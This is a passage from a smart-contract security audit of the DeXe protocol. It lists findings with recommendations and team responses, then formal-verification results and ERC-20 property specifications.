- vestingDuration == 10
- vestingTotalAmount == 10

We have `stepsCount == vestingDuration / unlockStep = 10/3 = 3` and `tokensPerStep == vestingTotalAmount / stepsCount = 10/3 = 3`

Then the maximum return value of `_countPrefixVestingAmount()` is `(vestingDuration / unlockStep) *`

`tokensPerStep = (10 / 3) * 3 = 3 * 3 = 9 < vestingTotalAmount`.

Recommendation

Recommend the client redesign the calculation logic to avoid loss of precision.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue in commit 2fc4da2abe300c7a9e82da1441a031f2b2f8a3bc.

URB-01 | LACK OF VALIDATION FOR `documentHash`

Category	Severity	Location	Status
Logical Issue	Minor	contracts/user/UserRegistry.sol (01/24/2023-dcebe8-package.json): 54, 57	Resolved

Description

The `UserRegistry` contract stores the hash of the privacy policy in the variable `documentHash`, which users must agree to by signing the `Agreement` struct (using EIP712) to verify their agreement. Once the signature is verified, its hash is stored in `userInfo[msg.sender].signatureHash`. The view function `agreed()` can determine if a user has agreed to the policy by checking if `userInfor[msg.sender].signatureHash` is non-zero.

```
53      function agreed(address user) external view override returns (bool) {
54          return userInfos[user].signatureHash != 0;
55      }
56
57      function setPrivacyPolicyDocumentHash(bytes32 hash) external override
onlyOwner {
58          documentHash = hash;
59      }
```

However, there is no validation to confirm the relationship between `signatureHash` and the current `documentHash`. The owner of the contract can change the `documentHash` using the function `setPrivacyPolicyDocumentHash()`, meaning that users who agreed to the previous policy will also agree to updates made to the policy.

Recommendation

Recommend adding an input validation for `documentHash`.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue by checking `_signatureHashes[documentHash][user]` in the `agreed()` function in commit c0c266d93dd3f3b3c27083945c72b7fd086aead6.

CON-03 | MISSING EMIT EVENTS

Category	Severity	Location	Status
Coding Style	Informational	contracts/core/CoreProperties.sol (01/24/2023-dcebe8-package.json): 39, 47, 53, 57, 61, 65, 69, 73, 77, 82, 86, 90, 102, 110, 114, 120; contracts/core/PriceFeed.sol (01/24/2023-dcebe8-package.json): 46, 56, 60; contracts/gov/ERC20/ERC20Sale.sol (01/24/2023-dcebe8-package.json): 45, 49, 53, 57; contracts/gov/ERC721/ERC721Multiplier.sol (01/24/2023-dcebe8-package.json): 55; contracts/gov/ERC721/ERC721Power.sol (01/24/2023-dcebe8-package.json): 69, 83, 92, 98, 102, 117; contracts/gov/proposals/DistributionProposal.sol (01/24/2023-dcebe8-package.json): 41; contracts/gov/proposals/TokenSaleProposal.sol (01/24/2023-dcebe8-package.json): 50, 56, 62; contracts/gov/settings/GovSettings.sol (01/24/2023-dcebe8-package.json): 63, 74, 86; contracts/gov/user-keeper/GovUserKeeper.sol (01/24/2023-dcebe8-package.json): 84, 100, 119, 140, 169, 185, 206, 230, 259, 282, 305, 320, 330, 361, 369, 381, 385; contracts/gov/validators/GovValidators.sol (01/24/2023-dcebe8-package.json): 135; contracts/gov/validators/GovValidatorsToken.sol (01/24/2023-dcebe8-package.json): 40; contracts/insurance/Insurance.sol (01/24/2023-dcebe8-package.json): 89; contracts/user/UserRegistry.sol (01/24/2023-dcebe8-package.json): 57	Acknowledged

Description

Functions that update state variables should emit relevant events as notifications.

Recommendation

It is recommended emitting events for the sensitive functions that are controlled by centralization roles.

Alleviation

[DeXe Team, 04/12/2023]: The team acknowledged this issue and won't make any changes to the current version.

CON-06 | MISSING INPUT VALIDATION

Category	Severity	Location	Status
Coding Style	Informational	contracts/core/CoreProperties.sol (01/24/2023-dcebe8-package.json): 69, 73~74, 77~78, 82, 86~87, 90~91, 102~103, 110~111, 114~115, 120~121; contracts/gov/ERC721/ERC721Multiplier.sol (01/24/2023-dcebe8-package.json): 41~42, 67~68	Acknowledged

Description

CoreProperties.sol

According to the whitepaper, the listed functions in `CoreProperties` and the corresponding variables should fall within specific ranges, and it is recommended to perform validation checks to ensure their correctness:

- `setMaximumPoolInvestors()`
- `setMaximumOpenPositions()`
- `setTraderLeverageParams()`
- `setCommissionInitTimestamp()`
- `setCommissionDurations()`
- `setDEXECommissionPercentages()`
- `setTraderCommissionPercentages()`
- `setDelayForRiskyPool()`
- `setInsuranceParameters()`
- `setGovVotesLimit()`

ERC721Multiplier.sol

In contract `ERC721Multiplier`, the function `mint()` is missing an input validation for `multiplier`. The field `multiplier` of `NftInfo` will be used to calculate the reward in L67:

```
67      ? rewards.ratio(_tokens[latestLockedTokenId].multiplier, PRECISION)
```

The aforementioned code snippet implements the following calculation: $\text{rewards} \times \frac{\text{\_tokens[latestLockedTokenId].multiplier}}{\text{PRECISION}}$. It is unclear if `multiplier` should be less than `PRECISION`. If `multiplier` is greater than `PRECISION`, the function `getExtraRewards()` will return a greater value than `rewards`.

Recommendation

Recommend adding validation checks for the listed functions and their associated variables.

Alleviation

[DeXe Team, 04/12/2023]: The team acknowledged this issue and won't make any changes for the current version.

DPB-02 MISSING APPROVE OPERATION FOR `rewardToken` FROM `govAddress` TO `DistributionProposal`

Category	Severity	Location	Status
Volatile Code	Informational	contracts/gov/proposals/DistributionProposal.sol (01/24/2023-dcebe8-package.json): 75	Resolved

Description

The linked code allows `DistributionProposal` contract to transfer a certain amount of `rewardToken` tokens from `govAddress` to this contract. However, `approve()` operation is missing to grant approval to `DistributionProposal` contract. Without sufficient allowance, `DistributionProposal` contract is unable to transfer `rewardToken` tokens from `govAddress` account.

```
75              if (address(rewardToken) == ETHEREUM_ADDRESS) {
76                  (bool status, ) = payable(voter).call{value: reward}("");
77                  require(status, "DP: failed to send eth");
78              } else {
79                  if (balance < reward) {
80                      rewardToken.safeTransferFrom(govAddress, address(this),
reward - balance);
81                  }
82
83                  rewardToken.safeTransfer(voter, reward);
```

Recommendation

Recommend granting approval for token transfers.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed its intended design and also refactored the logic in commit 2fc4da2abe300c7a9e82da1441a031f2b2f8a3bc.

GOV-02 POTENTIAL MALICIOUSLY LOCKING DELEGATORS' TOKENS

Category	Severity	Location	Status
Logical Issue	Informational	contracts/gov/GovPool.sol (01/24/2023-dcebe8-package.json): 160; contracts/gov/user-keeper/GovUserKeeper.sol (01/24/2023-dcebe8-package.json): 119~120, 140~141, 206~207, 230~231	Resolved

Description

In the contract `GovUserKeeper`, the function `delegateTokens()` and `delegateNfts()` allow a delegator to delegate a certain amount of tokens or Nfts to a specified `delegatee`. The functions `undelegateTokens()` and `undelegateNfts()` can undelegate tokens or Nfts from a `delegatee`.

However, a delegatee is able to call the function `createProposal()` in the contract `GovPool` to create a proposal. By voting on the created proposal, the `delegatee` updates the value of `micropoolInfo.maxTokensLocked`. Consequently, the delegators are unable to undelegate their tokens and NFTs since the following condition cannot be true:

```
149         uint256 availableAmount = micropoolInfo.tokenBalance -
micropoolInfo.maxTokensLocked;
150
151         require(
152             amount <= delegated && amount <= availableAmount,
153             "GovUK: amount exceeds delegation"
154         );
```

Recommendation

If this is unintentional, the audit team recommends allowing an original owner to revert voting done by one of their delegatees.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed it's the intended design and won't make any changes to the current version.

GPB-01 POTENTIAL INCONSISTENCY BETWEEN `deployerBABTid` AND `babt`

Category	Severity	Location	Status
Logical Issue	Informational	contracts/gov/GovPool.sol (01/24/2023-dcebe8-package.json): 126, 138	Acknowledged

Description

The state variable `deployerBABTid` is set by the contract initializer and cannot be modified after the contract is deployed. According to the contract `PoolFactory`, `babtId` is defined as follows:

```
277         if (_babt.balanceOf(msg.sender) > 0) {
278             babtId = _babt.tokenIdOf(msg.sender);
279         }
```

However, the state variable `babt` is set in function `setDependencies()` and can be modified more than once. There may exist inconsistency between `deployerBABTid` and `babt` when invoking the function `setDependencies()` multiple times, that is, the `deployerBABTid` may be for a different address if `babt` changes.

Recommendation

Recommend the client check the logic of the involved functions and ensure all the updates are correct.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed it's intended design and won't make any changes to the current version.

GPS-01 | LOGIC ISSUE OF SENDING REWARDS IN `GovPoolStaking`

Category	Severity	Location	Status
Control Flow	Informational	contracts/libs/gov-pool/GovPoolStaking.sol (01/24/2023-dcebe8-package.json): 128	Acknowledged

Description

According to the design of the `GovPoolStaking` contract, the `unstake()` function will calculate users' rewards from delegatees' micro pools. When sending rewards, the contract sends the minimum between the contract's token balance and the user's entitled rewards. In both cases, the delegator's reward is completely cleared.

```
126             delegatorInfo.pendingRewards = 0;
127
128             rewardToken.sendFunds(msg.sender,
rewards.min(rewardToken.normThisBalance()));
```

A more reasonable approach would be to reduce `delegatorInfo.pendingRewards` by `rewards.min(rewardToken.normThisBalance())`, enabling users to receive the remainder of their reward at a later time once the contract has accrued more rewards.

Recommendation

Recommend allowing users to receive rewards at a later time if the contract has an insufficient balance.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed it's intended design and won't make any changes to the current version.

GVB-01 | NO UPDATE FOR `executed` OF EXTERNAL PROPOSAL

Category	Severity	Location	Status
Volatile Code	Informational	contracts/gov/validators/GovValidators.sol (01/24/2023-dcebe8-package.json): 125	Resolved

Description

According to the design of the `GovValidators` contract, the `createExternalProposal` contract receives the proposal from the `GovPool` contract, storing it in `_externalProposals[proposalId]` for voting.

Once approved, the proposal can be executed through the `execute()` function in the `GovPool` contract. However, the `execute()` function does not update the state of `executed` in `_externalProposals[proposalId]`, which can lead to inaccuracies in the `getProposalState()` function.

```
122         _externalProposals[proposalId] = ExternalProposal({
123             core: ProposalCore({
124                 voteEnd: uint64(block.timestamp + duration),
125                 executed: false,
126                 quorum: quorum,
127                 votesFor: 0,
128                 snapshotId: uint32(govValidatorsToken.snapshot())
129             })
130         });
```

Recommendation

Recommend the client add necessary logic to update the state of external proposals.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue by adding the `executeExternalProposal` function in commit 6801c86037f67e164b189dcfd7a5e4420cafa32b.

GVB-02 NEW CONTRACT INSTANCE CREATED IN UPGRADEABLE CONTRACT

Category	Severity	Location	Status
Logical Issue	Informational	contracts/gov/validators/GovValidators.sol (01/24/2023-dceb e8-package.json): 48	Acknowledged

Description

When creating a new instance of a contract from upgradeable contract's code, these creations are handled directly by Solidity and not by OpenZeppelin Upgrades, which means that these contracts will not be upgradeable.

Recommendation

We recommend passing an upgradeable contract instance as a parameter of the initializer and initializing the state variable with it if the instance is meant to be upgradeable.

Alleviation

[DeXe Team, 05/04/2023]: The team acknowledged the issue and won't make any changes to the current design.

INU-01 THE INSURANCE `payout` CAN BE LESS THAN `userInfo.stake`

Category	Severity	Location	Status
Logical Issue	Informational	contracts/insurance/Insurance.sol (01/24/2023-dcebe8-package.json): 154~157	Acknowledged

Description

The linked function `_payout()` calculates the total insurance payout for the `user`.

If `insurancePayout / _coreProperties.getInsuranceFactor() > userInfo.stake`, we have `stakePayout = userInfo.stake` and `payout = stakePayout + insurancePayout > userInfo.stake`. But `payout` may be less than `userInfo.stake` if `insurancePayout / _coreProperties.getInsuranceFactor() < userInfo.stake`.

If the insurance premium is to be paid only once, it is not rational for a user to buy insurance if the payout will be less than the premium.

Recommendation

Recommend designing the insurance logic so that the payout is greater than the premium.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed it's intended design and won't make any changes to the current version.

PFB-01 | POTENTIAL PRICE MANIPULATION RISK

Category	Severity	Location	Status
Volatile Code	Informational	contracts/core/PriceFeed.sol (01/24/2023-dcebe8-package.json): 280, 294, 308, 315	Acknowledged

Description

The DeXe network only considers the Uniswap V2 pool as the protocol's price feed. Attackers with enough funds or using flashloan operations could temporarily manipulate the price of the underlying assets.

Recommendation

If a project requires price references, it must be cautious of flash loans that might manipulate token prices. The audit team recommends the client consider the following according to the project's business model to minimize the chance of happening.

1. Use multiple reliable on-chain price oracle sources, such as Chainlink and Uniswap.
2. Use Time-Weighted Average Price (TWAP). The TWAP represents the average price of a token over a specified time frame. If an attacker manipulates the price in one block, it will not affect too much on the average price. Here's an example.
3. If the business model allows, restrict the function caller to a non-contract/EOA address.
4. Flash loans only allow users to borrow money within a single transaction. If the contract use cases are allowed, force critical transactions to span at least two blocks.

Alleviation

[DeXe Team, 04/12/2023]: The team is aware of the risks of the spot-price model and is using an active portfolio to make these kinds of attacks non-profitable.

TIP-02 POTENTIAL INACCURATE UPDATE OF `_proposalInfos[proposalId].lpLocked` AND `totalLockedLP`

Category	Severity	Location	Status
Inconsistency	Informational	contracts/trader/TraderPoolInvestProposal.sol (01/24/2023-dceb e8-package.json): 144~146, 150	Resolved

Description

According to the design of the `TraderPoolInvestProposal` contract, the purpose of the divest() function is to transfer profits from the specified investment proposal to the main pool and users. Upon calculating the rewards, the variable `claim[0]` - the amount of baseToken to be rewarded - is subtracted from both the `_proposalInfos[proposalId].lpLocked` and `totalLockedLP`. However, these two variables serve as trackers for changes in the trader pool's LP token.

The function `min()` is utilized to prevent underflow errors, given that the reward base token could potentially exceed the invested base token. However, these two public variables may not be accurate.

```
144             _proposalInfos[proposalId].lpLocked -= claimed[0].min(
145                 _proposalInfos[proposalId].lpLocked
146             );
147
148             _updateFromData(user, proposalId, claimed[0]);
149             investedBase -= claimed[0].min(investedBase);
150             totalLockedLP -= claimed[0].min(totalLockedLP);
```

Recommendation

Recommend reducing the state variables by appropriate amounts if they are not the same.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed it is the intended design since the InvestProposal base tokens equal LP2 tokens.

TIP-03 | NON-GUARANTEED REWARD DISTRIBUTION

Category	Severity	Location	Status
Logical Issue	Informational	contracts/trader/TraderPoolInvestProposal.sol (01/24/2023-dcebe8-package.json): 198	Resolved

Description

According to the design of the `TraderPoolInvestProposal` contract, the `convertInvestedBaseToDividend()` function is to convert newly invested funds to rewards.

Reward distribution of the base token can be very different depending on when `convertInvestedBaseToDividends()` is called.

For example, suppose userA is the first user to invest base tokens and userB is the second user to invest base tokens.

Case 1: `convertInvestedBaseToDividends()` is called after userA but before userB

- userA's investment will be given as rewards only to userA
- If `convertInvestedBaseToDividends()` is called after userB invests, userB's investment is given to both userA and userB as rewards

Case 2: `convertInvestedBaseToDividends()` is called after both users invest and not before

- userA's investment and userB's investment will be given as rewards to both userA and userB

So the comparison of the two is that userA gets more rewards in Case 1 and less in Case 2 while the opposite is true for userB.

Recommendation

Recommend changing the logic to ensure consistent rewards.

Alleviation

[DeXe Team, 04/12/2023]: The team confirmed it's intended design and won't make any changes to the current version.

TSP-01 | INCONSISTENT DECIMAL STANDARD

Category	Severity	Location	Status
Volatile Code	Informational	contracts/gov/proposals/TokenSaleProposal.sol (01/24/2023-dceb e8-package.json): 15	Resolved

Description

According to the entire protocol's design, most internal calculations utilize 18 decimal places for tokens, with the exception of the TokenSaleProposal contract. In particular, the exchange rate between `tokenToBuyWith` and `saleToken`, as well as the transfer operations within this contract, may handle tokens incorrectly.

Recommendation

Recommend always using 18 decimals in `TokenSaleProposal` to be consistent with the entire protocol.

Alleviation

[DeXe Team, 04/12/2023]: The team resolved the issue by using 18 decimals for all calculations in the `TokenSaleProposal` contract in commit 2fc4da2abe300c7a9e82da1441a031f2b2f8a3bc.

OPTIMIZATIONS | DEXE AUDIT

ID	Title	Category	Severity	Status
GOV-01	Variables That Could Be Declared As Immutable	Gas Optimization	Optimization	Acknowledged

GOV-01 | VARIABLES THAT COULD BE DECLARED AS IMMUTABLE

Category	Severity	Location	Status
Gas Optimization	Optimization	contracts/gov/ERC20/ERC20Sale.sol (01/24/2023-dcebe8-package.json): 10; contracts/gov/ERC721/ERC721Power.sol (01/24/2023-dcebe8-package.json): 26, 31, 33, 36, 37	Acknowledged

Description

The linked variables assigned in the constructor can be declared as `immutable`. Immutable state variables can be assigned during contract creation but will remain constant throughout the lifetime of a deployed contract. A big advantage of immutable variables is that reading them is significantly cheaper than reading from regular state variables since they will not be stored in storage.

Recommendation

We recommend declaring these variables as immutable. Please note that the `immutable` keyword only works in Solidity version `v0.6.5` and up.

Alleviation

[DeXe Team, 04/12/2023]: The team acknowledged this issue and won't make any changes to the current version.

FORMAL VERIFICATION | DEXE AUDIT

Formal guarantees about the behavior of smart contracts can be obtained by reasoning about properties relating to the entire contract (e.g. contract invariants) or to specific functions of the contract. Once such properties are proven to be valid, they guarantee that the contract behaves as specified by the property. As part of this audit, we applied automated formal verification (symbolic model checking) to prove that well-known functions in the smart contracts adhere to their expected behavior.

Considered Functions And Scope

In the following, we provide a description of the properties that have been used in this audit. They are grouped according to the type of contract they apply to.

Verification of ERC-20 Compliance

We verified properties of the public interface of those token contracts that implement the ERC-20 interface. This covers

- Functions `transfer` and `transferFrom` that are widely used for token transfers,
- functions `approve` and `allowance` that enable the owner of an account to delegate a certain subset of her tokens to another account (i.e. to grant an allowance), and
- the functions `balanceOf` and `totalSupply`, which are verified to correctly reflect the internal state of the contract.

The properties that were considered within the scope of this audit are as follows:

Property Name	Title
erc20-transfer-revert-zero	Function `transfer` Prevents Transfers to the Zero Address
erc20-transfer-correct-amount	Function `transfer` Transfers the Correct Amount in Non-self Transfers
erc20-transfer-correct-amount-self	Function `transfer` Transfers the Correct Amount in Self Transfers
erc20-transfer-change-state	Function `transfer` Has No Unexpected State Changes
erc20-transfer-exceed-balance	Function `transfer` Fails if Requested Amount Exceeds Available Balance
erc20-transfer-recipient-overflow	Function `transfer` Prevents Overflows in the Recipient's Balance
erc20-transfer-false	If Function `transfer` Returns `false`, the Contract State Has Not Been Changed
erc20-transfer-never-return-false	Function `transfer` Never Returns `false`
erc20-transferfrom-revert-from-zero	Function `transferFrom` Fails for Transfers From the Zero Address
erc20-transferfrom-revert-to-zero	Function `transferFrom` Fails for Transfers To the Zero Address

Property Name	Title
erc20-transferfrom-correct-amount	Function `transferFrom` Transfers the Correct Amount in Non-self Transfers
erc20-transferfrom-correct-amount-self	Function `transferFrom` Performs Self Transfers Correctly
erc20-transferfrom-fail-exceed-balance	Function `transferFrom` Fails if the Requested Amount Exceeds the Available Balance
erc20-transferfrom-correct-allowance	Function `transferFrom` Updated the Allowance Correctly
erc20-transferfrom-change-state	Function `transferFrom` Has No Unexpected State Changes
erc20-transferfrom-fail-exceed-allowance	Function `transferFrom` Fails if the Requested Amount Exceeds the Available Allowance
erc20-transferfrom-false	If Function `transferFrom` Returns `false`, the Contract's State Has Not Been Changed
erc20-transferfrom-fail-recipient-overflow	Function `transferFrom` Prevents Overflows in the Recipient's Balance
erc20-totalsupply-succeed-always	Function `totalSupply` Always Succeeds
erc20-transferfrom-never-return-false	Function `transferFrom` Never Returns `false`
erc20-totalsupply-correct-value	Function `totalSupply` Returns the Value of the Corresponding State Variable
erc20-totalsupply-change-state	Function `totalSupply` Does Not Change the Contract's State
erc20-balanceof-succeed-always	Function `balanceOf` Always Succeeds
erc20-balanceof-correct-value	Function `balanceOf` Returns the Correct Value
erc20-balanceof-change-state	Function `balanceOf` Does Not Change the Contract's State
erc20-allowance-succeed-always	Function `allowance` Always Succeeds
erc20-allowance-correct-value	Function `allowance` Returns Correct Value
erc20-allowance-change-state	Function `allowance` Does Not Change the Contract's State
erc20-approve-revert-zero	Function `approve` Prevents Giving Approvals For the Zero Address
erc20-approve-succeed-normal	Function `approve` Succeeds for Admissible Inputs
erc20-approve-correct-amount	Function `approve` Updates the Approval Mapping Correctly

Property Name	Title
erc20-approve-change-state	Function `approve` Has No Unexpected State Changes
erc20-approve-false	If Function `approve` Returns `false`, the Contract's State Has Not Been Changed
erc20-approve-never-return-false	Function `approve` Never Returns `false`

Verification Results

For the following contracts, model checking established that each of the properties that were in scope of this audit (see scope) are valid:

Detailed Results For Contract ERC20Sale (contracts/gov/ERC20/ERC20Sale.sol) In Commit dcebe83f1549a2c03077b6f978cc48f52244ef61

Verification of ERC-20 Compliance

Detailed results for function `transfer`

Property Name	Final Result	Remarks
erc20-transfer-revert-zero	True	
erc20-transfer-correct-amount	True	
erc20-transfer-correct-amount-self	True	
erc20-transfer-change-state	True	
erc20-transfer-exceed-balance	True	
erc20-transfer-recipient-overflow	True	
erc20-transfer-false	True	
erc20-transfer-never-return-false	True	

Detailed results for function `transferFrom`

Property Name	Final Result	Remarks
erc20-transferfrom-revert-from-zero	True	
erc20-transferfrom-revert-to-zero	True	
erc20-transferfrom-correct-amount	True	
erc20-transferfrom-correct-amount-self	True	
erc20-transferfrom-fail-exceed-balance	True	
erc20-transferfrom-correct-allowance	True	
erc20-transferfrom-change-state	True	
erc20-transferfrom-fail-exceed-allowance	True	
erc20-transferfrom-false	True	
erc20-transferfrom-fail-recipient-overflow	True	
erc20-transferfrom-never-return-false	True	

Detailed results for function `totalSupply`

Property Name	Final Result	Remarks
erc20-totalsupply-succeed-always	True	
erc20-totalsupply-correct-value	True	
erc20-totalsupply-change-state	True	

Detailed results for function `balanceOf`

Property Name	Final Result	Remarks
erc20-balanceof-succeed-always	True	
erc20-balanceof-correct-value	True	
erc20-balanceof-change-state	True	

Detailed results for function `allowance`

Property Name	Final Result	Remarks
erc20-allowance-succeed-always	True	
erc20-allowance-correct-value	True	
erc20-allowance-change-state	True	

Detailed results for function `approve`

Property Name	Final Result	Remarks
erc20-approve-revert-zero	True	
erc20-approve-succeed-normal	True	
erc20-approve-correct-amount	True	
erc20-approve-change-state	True	
erc20-approve-false	True	
erc20-approve-never-return-false	True	

APPENDIX | DEXE AUDIT

Finding Categories

Categories	Description
Centralization / Privilege	Centralization / Privilege findings refer to either feature logic or implementation of components that act against the nature of decentralization, such as explicit ownership or specialized access roles in combination with a mechanism to relocate funds.
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Mathematical Operations	Mathematical Operation findings relate to mishandling of math formulas, such as overflows, incorrect operations etc.
Logical Issue	Logical Issue findings detail a fault in the logic of the linked code, such as an incorrect notion on how block.timestamp works.
Control Flow	Control Flow findings concern the access control imposed on functions, such as owner-only functions being invoke-able by anyone under certain circumstances.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases that may result in a vulnerability.
Coding Style	Coding Style findings usually do not affect the generated byte-code but rather comment on how to make the codebase more legible and, as a result, easily maintainable.
Inconsistency	Inconsistency findings refer to functions that should seemingly behave similarly yet contain different code, such as a constructor assignment imposing different require statements on the input variables than a setter function.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

Details on Formal Verification

Some Solidity smart contracts from this project have been formally verified using symbolic model checking. Each such contract was compiled into a mathematical model which reflects all its possible behaviors with respect to the property. The

model takes into account the semantics of the Solidity instructions found in the contract. All verification results that we report are based on that model.

Technical Description

The model also formalizes a simplified execution environment of the Ethereum blockchain and a verification harness that performs the initialization of the contract and all possible interactions with the contract. Initially, the contract state is initialized non-deterministically (i.e. by arbitrary values) and over-approximates the reachable state space of the contract throughout any actual deployment on chain. All valid results thus carry over to the contract's behavior in arbitrary states after it has been deployed.

Assumptions and Simplifications

The following assumptions and simplifications apply to our model:

- Gas consumption is not taken into account, i.e. we assume that executions do not terminate prematurely because they run out of gas.
- The contract's state variables are non-deterministically initialized before invocation of any function. That ignores contract invariants and may lead to false positives. It is, however, a safe over-approximation.
- The verification engine reasons about unbounded integers. Machine arithmetic is modeled using modular arithmetic based on the bit-width of the underlying numeric Solidity type. This ensures that over- and underflow characteristics are faithfully represented.
- Certain low-level calls and inline assembly are not supported and may lead to a contract not being formally verified.
- We model the semantics of the Solidity source code and not the semantics of the EVM bytecode in a compiled contract.

Formalism for Property Specification

All properties are expressed in linear temporal logic (LTL). For that matter, we treat each invocation of and each return from a public or an external function as a discrete time step. Our analysis reasons about the contract's state upon entering and upon leaving public or external functions.

Apart from the Boolean connectives and the modal operators "always" (written `[]`) and "eventually" (written `<>`), we use the following predicates as atomic propositions. They are evaluated on the contract's state whenever a discrete time step occurs:

- `started(f, [cond])` Indicates an invocation of contract function `f` within a state satisfying formula `cond`.
- `willSucceed(f, [cond])` Indicates an invocation of contract function `f` within a state satisfying formula `cond` and considers only those executions that do not revert.
- `finished(f, [cond])` Indicates that execution returns from contract function `f` in a state satisfying formula `cond`. Here, formula `cond` may refer to the contract's state variables and to the value they had upon entering the function (using the `old` function).

- `reverted(f, [cond])` Indicates that execution of contract function `f` was interrupted by an exception in a contract state satisfying formula `cond`.

The verification performed in this audit operates on a harness that non-deterministically invokes a function of the contract's public or external interface. All formulas are analyzed w.r.t. the trace that corresponds to this function invocation.

Description of the Analyzed ERC-20 Properties

The specifications are designed such that they capture the desired and admissible behaviors of the ERC-20 functions `transfer`, `transferFrom`, `approve`, `allowance`, `balanceOf`, and `totalSupply`. In the following, we list those property specifications.

Properties related to function `transfer`

erc20-transfer-revert-zero

Function `transfer` Prevents Transfers to the Zero Address. Any call of the form `transfer(recipient, amount)` must fail if the recipient address is the zero address. Specification:

```
[](started(contract.transfer(to, value), to == address(0)) ==>
  <>(reverted(contract.transfer) || finished(contract.transfer(to, value), return
    == false)))
```

erc20-transfer-succeed-normal

Function `transfer` Succeeds on Admissible Non-self Transfers. All invocations of the form `transfer(recipient, amount)` must succeed and return `true` if

- the `recipient` address is not the zero address,
- `amount` does not exceed the balance of address `msg.sender`,
- transferring `amount` to the `recipient` address does not lead to an overflow of the recipient's balance, and
- the supplied gas suffices to complete the call. Specification:

```
[](started(contract.transfer(to, value), to != address(0) && to != msg.sender &&
    value >= 0 && value <= _balances[msg.sender] && _balances[to] + value <
    0x100000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] >= 0 && _balances[msg.sender] <
    0x100000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transfer(to, value), return == true)))
```

erc20-transfer-succeed-self

Function `transfer` Succeeds on Admissible Self Transfers. All self-transfers, i.e. invocations of the form `transfer(recipient, amount)` where the `recipient` address equals the address in `msg.sender` must succeed and return `true` if

- the value in `amount` does not exceed the balance of `msg.sender` and
- the supplied gas suffices to complete the call. Specification:

```
[](started(contract.transfer(to, value), to != address(0) && to == msg.sender &&
    value >= 0 && value <= _balances[msg.sender] && _balances[msg.sender] >= 0 &&
    _balances[msg.sender] <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transfer(to, value), return == true)))
```

erc20-transfer-correct-amount

Function `transfer` Transfers the Correct Amount in Non-self Transfers. All non-reverting invocations of `transfer(recipient, amount)` that return `true` must subtract the value in `amount` from the balance of `msg.sender` and add the same value to the balance of the `recipient` address. Specification:

```
[](willSucceed(contract.transfer(to, value), to != msg.sender && _balances[to] >= 0
    && value >= 0 && _balances[to] + value <
    0x1000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[msg.sender] >= 0 && _balances[msg.sender] <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transfer(to, value), return == true ==>
      _balances[msg.sender] == old(_balances[msg.sender]) - value && _balances[to]
      == old(_balances[to]) + value)))
```

erc20-transfer-correct-amount-self

Function `transfer` Transfers the Correct Amount in Self Transfers. All non-reverting invocations of `transfer(recipient, amount)` that return `true` and where the `recipient` address equals `msg.sender` (i.e. self-transfers) must not change the balance of address `msg.sender`. Specification:

```
[](willSucceed(contract.transfer(to, value), to == msg.sender && _balances[to] >= 0
    && _balances[to] <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(finished(contract.transfer(to, value), return == true ==> _balances[to] ==
      old(_balances[to]))))
```

erc20-transfer-change-state

Function `transfer` Has No Unexpected State Changes. All non-reverting invocations of `transfer(recipient, amount)` that return `true` must only modify the balance entries of the `msg.sender` and the `recipient` addresses. Specification:

```
[](willSucceed(contract.transfer(to, value), p1 != msg.sender && p1 != to) ==>
  <>(finished(contract.transfer(to, value), return == true ==> (_totalSupply ==
        old(_totalSupply) && _allowances == old(_allowances) && _balances[p1] ==
        old(_balances[p1]) && other_state_variables ==
        old(other_state_variables)))))
```

erc20-transfer-exceed-balance

Function `transfer` Fails if Requested Amount Exceeds Available Balance. Any transfer of an amount of tokens that exceeds the balance of `msg.sender` must fail. Specification:

```
[](started(contract.transfer(to, value), value > _balances[msg.sender] &&
    _balances[msg.sender] >= 0 && value <
    0x1000000000000000000000000000000000000000000000000000000000000000) ==>
  <>(reverted(contract.transfer) || finished(contract.transfer(to, value), return
      == false)))
```

erc20-transfer-recipient-overflow

Function `transfer` Prevents Overflows in the Recipient's Balance. Any invocation of `transfer(recipient, amount)` must fail if it causes the balance of the `recipient` address to overflow. Specification:

```
[](started(contract.transfer(to, value), to != msg.sender && _balances[to] + value
    >= 0x1000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[to] >= 0 && _balances[to] <
    0x1000000000000000000000000000000000000000000000000000000000000000 &&
    _balances[msg.sender] <
    0x1000000000000000000000000000000000000000000000000000000000000000 && value >
    0 && value <= _balances[msg.sender]) ==> <>(reverted(contract.transfer) ||
    finished(contract.transfer(to, value), return == false) ||
    finished(contract.transfer(to, value), _balances[to] > old(_balances[to]) +
      value -
      0x1000000000000000000000000000000000000000000000000000000000000000)))
```

erc20-transfer-false

If Function `transfer` Returns `false`, the Contract State Has Not Been Changed. If the `transfer` function in contract `contract` fails by returning `false`, it must undo all state changes it incurred before returning to the caller. Specification:

```
[](willSucceed(contract.transfer(to, value)) ==> <>(finished(contract.transfer(to,
        value), return == false ==> (_balances == old(_balances) && _totalSupply ==
        old(_totalSupply) && _allowances == old(_allowances) &&
        other_state_variables == old(other_state_variables)))))
```

erc20-transfer-never-return-false

Function `transfer` Never Returns `false`. The transfer function must never return `false` to signal a failure. Specification:

```
[](!(finished(contract.transfer, return == false)))
```

Properties related to function `transferFrom`

erc20-transferfrom-revert-from-zero

Function `transferFrom` Fails for Transfers From the Zero Address. All calls of the form `transferFrom(from, dest, amount)` where the `from` address is zero, must fail. Specification:

```
